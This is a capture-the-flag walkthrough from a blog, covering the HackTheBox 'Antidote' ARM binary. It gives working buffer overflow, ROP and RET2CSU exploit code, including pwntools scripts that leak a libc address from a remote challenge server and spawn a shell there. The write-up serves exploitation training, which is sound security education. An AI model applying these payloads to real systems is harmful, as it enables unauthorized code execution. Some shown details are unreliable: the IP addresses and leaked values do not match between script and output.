



Open in app



Karol Mazurek

Follow


Nov 2, 2021 · 7 min read · ✨

Save



PWN Antidote challenge— HTB

NX bypass && ROP chain && RET2CSU [ARM][x32]



This is my 10th walkthrough referring to the methodology described [here](#).
It will be as always:


- concise
- straight to the point





[Open in app](#)


0. Download the binary:


● OFFLINE


**Start Instance**
Start playing the challenge.

**Download Files**
Necessary files to play the challenge.

**Submit Flag**
Submit a flag to this challenge.

**Add To-Do List**
Add this challenge to your list.



**Forum Thread**
Join the Forum discussion.

 **Antidote**
MEDIUM


DESCRIPTION

An archaeologist was exploring the Amazon rainforest and suddenly he was stung by a bug in the arm. Later, doctors said he would lose the arm if they didn't find an antidote soon enough. Can you exploit the bug's DNA to find a cure?

RATING

 91  1

USER RATING



1. Basic checks:

```
> file antidote
antidote: ELF 32-bit LSB executable,
ARM, EABI5 version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux.so.3,
for GNU/Linux 2.6.16, not stripped

> checksec antidote
[*] '/home/karmaz/HTB/antidote'
Arch:      arm-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8000)
```



- As can be seen above, the executable has been compiled for **ARM** processors, and executing it on an **x86_64** architecture would normally result in an error telling us that:

```
The binary file cannot be executed due to an error in the executable format.
```

- It is because instructions are encoded differently on these two architectures.
- You can bypass this restriction with the **QEMU user-space emulator** which allows you to run binaries for other architectures on our host system.

3. Install needed packages:

I am using Linux Mint 20, but it should work on Ubuntu as well:

```
sudo apt install gcc-arm-linux-gnueabihf binutils-arm-linux-gnueabihf binutils-arm-linux-gnueabihf-dbg gdb-multiarch qemu-user
```

- Executing the binary with the **QEMU user emulator** shows another error:

```
> qemu-arm -L /usr/arm-linux-gnueabihf ./antidote  
/lib/ld-linux.so.3: No such file or directory
```

- Dynamic linker `ld-linux.so.3` is needed, but it is named differently in the `arm-linux-gnueabihf` directory => (`ld-linux-armhf.so.3`).
- To run binary you could copy this or link it to the `/lib/` directory:

```
sudo cp /usr/arm-linux-gnueabihf/lib/ld-linux-armhf.so.3 /lib/ld-linux.so.3  
qemu-arm -L /usr/arm-linux-gnueabihf ./antidote
```



- One of the ways you can debug this binary is to use the **qemu-user** emulator and tell **GDB** to connect to it through a TCP port.
- To do this, run **qemu-arm** with the **-g** flag and a **port number** on which it should wait for a **GDB** connection.
- The **-L** flag sets the ELF interpreter prefix to the path you supply.

```
qemu-arm -g 1234 -L /usr/arm-linux-gnueabihf ./antidote
```

- Open another terminal window and use the following command:

```
gdb-multiarch -q --nh -ex 'set architecture arm' -ex 'file antidote' -ex 'target remote localhost:1234' -ex 'layout split' -ex 'layout regs'
```

- The **-nh** flag instructs it to not read the **.gdbinit** file (it can get buggy if you have a GDB wrapper installed)
- The **-ex** options are the commands we want **gdb-multiarch** to set at the start of the session.
- The first one sets the target architecture to **arm** (use **arm64** for 64-bit binaries)
- Then the binary itself, tell it where to find the binary running in our **qemu-arm** **emulation**.
- The final two commands are used to split and display the source, disassembly, command, and register windows.




```
Register group: general
r0      0x0      0      r1      0xffffeef93    -69741
r2      0x0      0      r3      0x0      0
r4      0x0      0      r5      0x0      0
r6      0x0      0      r7      0x0      0
r8      0x0      0      r9      0x0      0
r10     0x10734   67380   r11     0x0      0
r12     0x0      0      sp      0xffffeedb0    0xffffeedb0
lr      0x0      0      pc      0xff7c4a80    0xff7c4a80
cpsr    0x10     16      fpscr   0x0      0
fpsid   0x410430f0 1090793712 fpexc   0x40000000    1073741824
AMAIR0_S 0x0      0      AFSR0_EL1 0x0      0
AMAIR1_S 0x0      0      VBAR_S   0x0      0
AFSR1_EL1 0x0      0      DBGDIDR  0x3515f021    890630177
VPIDR_S  0x412fc0f1 1093648625 DBGDSAR  0x0      0
VTTBR    0x0      0      DBGBVR   0x0      0
DBGBCR   0x0      0      DBGWVR   0x0      0
VMPIDR_S 0x80000000    -2147483648 TCR_EL2_S 0x0      0

>0xff7c4a80 ldr r10, [pc, #148] ; 0xff7c4b1c
0xff7c4a84 ldr r4, [pc, #148] ; 0xff7c4b20
0xff7c4a88 mov r0, sp
0xff7c4a8c blx 0xff7c5190
0xff7c4a90 add r6, pc, #132 ; 0x84
0xff7c4a94 add r10, r10, r6
0xff7c4a98 ldr r4, [r10, r4]
0xff7c4a9c mov r6, r0
0xff7c4aa0 ldr r1, [sp]
0xff7c4aa4 add r2, sp, #4
0xff7c4aa8 cmp r4, #0
0xff7c4aac bne 0xff7c4ad0
0xff7c4ab0 add r3, r2, r1, lsl #2
0xff7c4ab4 add r3, r3, #4
0xff7c4ab8 ldr r0, [pc, #108] ; 0xff7c4b2c
0xff7c4abc ldr r0, [r10, r0]
0xff7c4ac0 blx 0xff7cfeb0

remote Thread 1.389329 In: L?? PC: 0xff7c4a80
(gdb) |
```


5. First vulnerability — Buffer overflow:

- First, continue the execution in **gdb** (1).
- Generate the de Bruijn sequence using `cyclic` (2).
- Copy-paste the payload (3).
- Spot the instruction pointer overflow (4).
(EIP == PC on the ARM arch)
- Check the offset (5).



6. Control the execution flow:

- Restart the binary and attach gdb.
- Create an overflow and set the 220–224 bytes to “BBBB” to confirm the **Program Counter** control.




7. Set up ARM environment:

Up to this point, I did everything on my operating system, however, I ran into some




- Download the VMware image.
- Mount it.
- Start ARM environment as shown below:



Source: <https://azeria-labs.com/arm-lab-vm/>

- Copy-paste challenge files to the Virtual Machine
- Transfer files to the Raspberry:



- Test if it works:



8. Exploit the binary — bypass NX:


- ```
python -c 'print "A"*220 + "BBBB" + "C"*200' > test1
```

- [illegible]





- In ARM the first four arguments are passed via **r0** to **r3** and later arguments are passed through the stack.
- In this case, the **system** function takes **one argument** as the command to be executed.
- To get a shell you need to pass the string **“/bin/sh”** as the first argument in the register **r0** and after that, call the system function.
- Below is an example of a buffer overflow scenario with `pop {r0, r4, pc}` ROP gadget chain.



- (1) Padding of **220 “A”** bytes.
- (2) Address of ROP gadget from **libc-2.19.so**.  
(it is libc used on Raspberry for local exploit only)
- (3) Pointer to `"/bin/sh\x00"` string from **libc-2.19.so** popped into **r0**.
- (4) Random junk-string popped into **r4** register.
- (5) System address from **libc-2.19.so** popped into **pc**.



- Local code execution:

## 9. Remote exploit — RET2CSU:

- In order to exploit the “**Antidote**” remotely, you have to leak the **base libc address** during binary runtime.
- The **libc.so.6** library used on the target machine was made available in the challenge package.
- To calculate the **base libc address**, it will be needed to leak `__write` address from **libc.so.6** during binary execution and its dynamic symbol address before execution.
- You can utilize the **write(2)** functionality to do that because `write()` the function can be found within `antidote` binary which is loaded without any randomization on any system:



```
gef> disas main
Dump of assembler code for function main:
0x000084e4 <+0>: push {r11, lr}
0x000084e8 <+4>: add r11, sp, #4
0x000084ec <+8>: sub sp, sp, #216 ; 0xd8
0x000084f0 <+12>: ldr r3, [pc, #108] ; 0x8564 <main+128>
0x000084f4 <+16>: ldr r3, [r3]
0x000084f8 <+20>: mov r0, r3
0x000084fc <+24>: mov r1, #0
0x00008500 <+28>: mov r2, #2
0x00008504 <+32>: mov r3, #0
0x00008508 <+36>: bl 0x8414 <setvbuf>
0x0000850c <+40>: ldr r3, [pc, #84] ; 0x8568 <main+132>
0x00008510 <+44>: sub r1, r11, #156 ; 0x9c
0x00008514 <+48>: mov r2, r3
0x00008518 <+52>: mov r3, #152 ; 0x98
0x0000851c <+56>: mov r0, r1
0x00008520 <+60>: mov r1, r2
0x00008524 <+64>: mov r2, r3
0x00008528 <+68>: bl 0x83f0 <memcpy>
0x0000852c <+72>: sub r3, r11, #156 ; 0x9c
0x00008530 <+76>: mov r0, #1
0x00008534 <+80>: mov r1, r3
0x00008538 <+84>: mov r2, #152 ; 0x98
0x0000853c <+88>: bl 0x8420 <write>
0x00008540 <+92>: sub r3, r11, #220 ; 0xdc
0x00008544 <+96>: mov r0, #0
0x00008548 <+100>: mov r1, r3
0x0000854c <+104>: mov r2, #300 ; 0x12c
0x00008550 <+108>: bl 0x83e4 <read>
0x00008554 <+112>: mov r3, #0
0x00008558 <+116>: mov r0, r3
0x0000855c <+120>: sub sp, r11, #4
0x00008560 <+124>: pop {r11, pc}
0x00008564 <+128>: andeq r0, r1, r4, ror #16
0x00008568 <+132>: andeq r8, r0, r4, asr #12
End of assembler dump.
```

RET2CSU exploit explained in three gadgets && three steps:

1. Fill **R10**, **R8** and **R7** with the three parameters for `write()` function.
2. Fill **R3** with the address of the `write()` function `0x8420`.
3. Utilize 3rd gadget for **register swap** and **branching** to the address inside **R3**.



```
First gadget:
gef> x/i __libc_csu_init+188
| 0x8628 <__libc_csu_init+188>: pop {r4, r5, r6, r7, r8, r9, r10, pc}
Second gadget:
ROPgadget --binary antidote | grep "pop {r3, pc}"
| 0x000083cc : pop {r3, pc}
Third gadget:
gef> x/4i __libc_csu_init+136
| 0x85f4 <__libc_csu_init+136>: mov r0, r10
| 0x85f8 <__libc_csu_init+140>: mov r1, r8
| 0x85fc <__libc_csu_init+144>: mov r2, r7
| 0x8600 <__libc_csu_init+148>: blx r3

Write function address: "\x20\x84\x00\x00"
>>> elf = ELF('./antidote')
>>> hex(elf.symbols['write']) => r3_write
'0x8420'

Write got address (used to leak): "\x50\x08\x01\x00"
>>> hex(elf.got['write'])
'0x10850'

How to set registers:
[R10] <=> [R0] <= fd => 0x1
[R8] <=> [R1] <= *buf => 0x10850 [write@got]
[R7] <=> [R2] <= length => 0x4
```

```
RET2CSU one liner:
python -c 'print "A" *220 + "\x28\x86\x00\x00" + "\x00" * 12 +
"\x04\x00\x00\x00" + "\x50\x08\x01\x00" + "\x00" * 4 +
"\x01\x00\x00\x00" + "\xcc\x83\x00\x00" + "\x20\x84\x00\x00" +
"\xf4\x85\x00\x00"' > payload
```





### ### How to set the buffer during overflow:

```
[PAD] + {csu1 => [r4,r5,r6,r7,r8,r9,10]} + {csu2 => [r3]} + [csu3]
pad = 220 * "A"
csu1 = "\x28\x86\x00\x00" # gadget1
r4 = "\x00" * 4 # JUNK
r5 = "\x00" * 4 # JUNK
r6 = "\x00" * 4 # JUNK
r7_r2 = "\x04\x00\x00\x00" # write() length = 0x4
r8_r1 = "\x50\x08\x01\x00" # write() *buf = got_write
r9 = "\x00" * 4 # JUNK
r10_r0 = "\x01\x00\x00\x00" # write() fd = 0x1
csu2 = "\xcc\x83\x00\x00" # gadget2
r3_write = "\x20\x84\x00\x00" # write() address
csu3 = "\xf4\x85\x00\x00" # gadget3
```

- Local Proof of concept works on Raspberry Pi.
- You can observe a leak of `write()` from libc loaded during runtime:

```
gef> p write
$1 = {<text variable, no debug info>} 0xb6f06880 <write>
gef> vmmmap libc
Start End Offset Perm Path
0xb6e44000 0xb6f6f000 0x00000000 r-x /lib/arm-linux-gnueabi/libc-2.19.so
0xb6f6f000 0xb6f7f000 0x0012b000 --- /lib/arm-linux-gnueabi/libc-2.19.so
0xb6f7f000 0xb6f81000 0x0012b000 r-- /lib/arm-linux-gnueabi/libc-2.19.so
0xb6f81000 0xb6f82000 0x0012d000 rw- /lib/arm-linux-gnueabi/libc-2.19.so
gef> q
pi@raspberrypi:~/htb $ cat payload | ./antidote | xxd
00000000: 427a 7a7a 7a7a 7a7a 2e2e 2e20 427a 7a7a Bzzzzzzz... Bzzz
00000010: 7a7a 7a7a 7a7a 7a7a 7a7a 7a7a 2e2e 2e20 zzzzzzzzzzzz...
00000020: 4461 6d6e 2074 686f 7365 2062 7567 7321 Damn those bugs!
00000030: 0a43 6f6d 6520 6f6e 2c20 6875 7272 7920 .Come on, hurry
00000040: 7570 2061 6e61 6c79 7a69 6e67 2074 6861 up analyzing tha
00000050: 7420 6275 6727 7320 444e 4121 2049 2063 t bug's DNA! I c
00000060: 616e 2774 2077 6169 7420 746f 2067 6574 an't wait to get
00000070: 206f 7574 206f 6620 6865 7265 210a 4361 out of here!.Ca
00000080: 7265 6675 6c20 7468 6572 6521 2054 6861 reful there! Tha
00000090: 7420 6875 7274 210a 8068 f0b6 t hurt!..h..
```

- One last step in order to get the base of libc address is to calculate it by subtracting the `__write` address from `libc.so.6` :



- You can use below script in order to leak and calculate base address of libc:

```
from pwn import *
context(arch='arm', bits=32, endian='little')
context.log_level = "debug"

p = remote("138.68.131.63", "31921")

pad = 220 * "A"
csu1 = "\x28\x86\x00\x00"
r4 = "\x00"*4
r5 = "\x00"*4
r6 = "\x00"*4
r7_r2 = "\x04\x00\x00\x00"
r8_r1 = "\x50\x08\x01\x00"
r9 = "\x00"*4
r10_r0 = "\x01\x00\x00\x00"
csu2 = "\xcc\x83\x00\x00"
r3_write = "\x20\x84\x00\x00"
csu3 = "\xf4\x85\x00\x00"

p.recv()
p.sendline(pad + csu1 + r4 + r5 + r6 + r7_r2 + r8_r1 + r9 + r10_r0 +
csu2 + r3_write + csu3)
leak = p.recv()
leaked_write_libc = u32(leak)
print("Leaked write from libc: " + hex(leaked_write_libc))
libc_base = leaked_write_libc - 0x0008cbc5
print("Libc base address: " + hex(libc_base))

p.interactive()
```

```
> python temp.py
[+] Opening connection to 138.68.131.63 on port 31921: Done
[DEBUG] Received 0x98 bytes:
'Bzzzzzzz... Bzzzzzzzzzzzzzzzzzzzz... Damn those bugs!\n'
'Come on, hurry up analyzing that bug's DNA! I can't wait to get out of here!\n'
'Careful there! That hurt!\n'
[DEBUG] Sent 0x10d bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 | AAAA|AAAA|AAAA|AAAA|
*
000000d0 41 41 41 41 41 41 41 41 41 41 41 41 28 86 00 00 | AAAA|AAAA|AAAA|(...|
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 ||....|....|....|
000000f0 50 08 01 00 00 00 00 00 01 00 00 00 cc 83 00 00 | P...|....|....|....|
00000100 20 84 00 00 f4 85 00 00 e4 84 00 00 0a | ...|....|....|. |
0000010d
[DEBUG] Received 0x4 bytes:
00000000 c5 bb 72 ff |...r|
00000004
Leaked write from libc: 0xf672bb7f
```



- There is no ASLR on the remote machine — you can deduce it after running the above script multiple times (Libc base address doesn't change).
- Use the leaked base address of libc to calculate proper addresses of **ROP gadget**, `system()` and `"/bin/sh"` pointer.
- First, get the relative addresses:

```
How to get the address of ROP gadget:
ROPgadget --binary libc.so.6 | grep "pop {r0, r4, pc}"
0x0005919c : pop {r0, r4, pc}

How to get the pointer to "/bin/sh"
strings -t x -a libc.so.6 | grep "/bin/sh"
d5f2c /bin/sh

How to get the system address:
nm -D libc.so.6 | grep '\<system\>'
2d4cd W system
```

- Then add relative addresses to the leaked address of libc.  
Working script with proper calculations:

```
from pwn import *
context(arch='arm', bits=32, endian='little')
context.log_level = "debug"

p = remote("138.68.131.63", "31921")

padding = 220 * "A"
base_of_libc = int(("0xff69f000"), 16)
addr_of_rop = p32(base_of_libc + 0x0005919c)
addr_bin_sh = p32(base_of_libc + 0xd5f2c)
junk_for_r4 = 4 * "\x00"
addr_system = p32(base_of_libc + 0x0002d4cd)

p.sendline(padding + addr_of_rop + addr_bin_sh + junk_for_r4 +
addr_system)
p.recv()
p.interactive()
```

[Open in app](#)

```
> python temp2.py
[+] Opening connection to 178.62.4.31 on port 30216: Done
[*] Switching to interactive mode
$ whoami
ctf
$ cat /home/ctf/flag.txt
HTB{
$
```

- Thanks for reading! I hope you have learned something new.

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

